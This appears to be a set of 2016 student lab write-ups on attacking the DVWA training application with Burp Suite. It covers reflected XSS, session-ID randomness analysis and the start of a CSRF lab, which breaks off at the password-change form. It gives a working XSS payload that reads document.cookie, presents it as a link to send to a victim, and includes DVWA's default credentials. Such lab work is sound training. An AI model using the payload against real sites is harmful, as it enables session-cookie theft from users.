
Reflected XSS is basically when a javascript is hidden in the url and then run from the page getting the information

1. Select "XSS Reflected" from the left navigation menu.



Note the url before we do anything : http://dvwa/vulnerabilities/xss_r/


1. Then we will do a test .
2. I entered batman into the input and clicked submit.
3. After : http://dvwa/vulnerabilities/xss_r/?name=batman#



1. So then we can do what we did last time. By adding javascript after the name parameter . This javascript "`<script>alert(document.cookie)</script>`"



2. Then click enter



Note how its working and showing the session cookie information

So how this would work is the user would paste this link to the victim and the work will work .

1. **dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>**

or

2. **http://dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3C/script%3E**



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 5: USE BURP TO ANALYSE THE RANDOMNESS OF
SESSION-IDS IN DVWA

ROBERT JAMES GABRIEL


PART 4 - 13 APRIL 2016

Setup

OPEN YOUR VM FUSION

Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following


1. Burp Free Suit
2. Firefox

Firefox Setup

1. Switch to Firefox
2. Go to options
3. Click
 - 1. Advanced
 - 2. Network tab
 - 3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or

1. Click on foxy Proxy Add-on
2. Click Use "Burp settings"



Visit <http://dvwa/index.php>

The username password is
admin & password.

Step One

1. Visit <http://dvwa/index.php> in firefox
2. Clear all cookies but going to in the settings -> settings-privacy->cookies->remove all in firefox.
3. Make sure that the inceptor is on.
4. Refresh the page.
5. Go to burp and look at the inceptor.

As you can see there is no cookies presented in the header.

```
GET /index.php HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://dvwa/login.php
Connection: close
Cache-Control: max-age=0
```

1. Forward the response
2. There should be a cookie in the response.
3. Let's analyze the response to this request.


```
GET /login.php HTTP/1.1
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101
Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://dvwa/login.php
Cookie: PHPSESSID=r7c3kuvfjnm2at3rka7m938dm3; security=low
Connection: close
```

As we can see, the cookie with PHPSESSID is set.


Next we will send the request many times and analyze the values of PHPSESSID in the responses. There is no need to do it manually.

It can be done automatically with Burp Suite Sequencer.


Right-click right on the intercepted request with Burp Suite Proxy and choose "Send to Sequencer."




Now we want to check the randomness of **PHPSESSID** in the response. That's why we need to choose it in "**Token Location Within Response**." Then click "Start live capture" to launch Burp Suite Sequencer.




This might take a while



Once its done, click the analysis now button





As we can see, the section “Overall result” shows information about the randomness of PHPSESSID within the sample of 189 requests

Reliability

The analysis is based on
Note that statistical tests
of the tokens sampled.

Sample

Sample size: 20000.
Token length: 26.



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 6: USE BURP TO ANALYSE CSRF TOKENS IN DVWA. NOTE THE DIFFERENT SECURITY LEVELS IN DVWA (LOW, MEDIUM, HIGH)


ROBERT JAMES GABRIEL
PART 4 - 13 APRIL 2016

Setup

OPEN YOUR VM FUSION

Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

1. Burp Free Suit
2. Firefox


The image contains two side-by-side screenshots. The left screenshot shows the Burp Suite Free Edition v1.6.32 interface. The 'Intercept' tab is active, and the main panel shows a blank white space. The right screenshot shows a Mozilla Firefox browser window with the URL 'http://mutil...ge/login.php'. The page displays the DVWA logo and a login form with fields for 'Username' and 'Password' and a 'Login' button.

Firefox Setup

1. Switch to Firefox
2. Go to options
3. Click
 - 1. Advanced
 - 2. Network tab
 - 3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080




Or

1. Click on foxy Proxy Add-on
2. Click Use "Burp settings"



BURP SETUP

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To check this, open Burp Suite and click Proxy -> Options



4. Next select Proxy and turn on intercept

START FIREFOX

1. Visit: <http://dvwa/login.php>
2. Login to DVWA

Login: admin


Password: password

3. Click on Login

SET DVWA SECURITY LEVEL


Click on DVWA Security, in the left hand menu.

1. Select "low"
2. Click Submit



CROSS SITE REQUEST FORGERY (LOW)

Select "CSRF" from the left navigation menu.



You need to enter a new and past password, into the two fields above.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

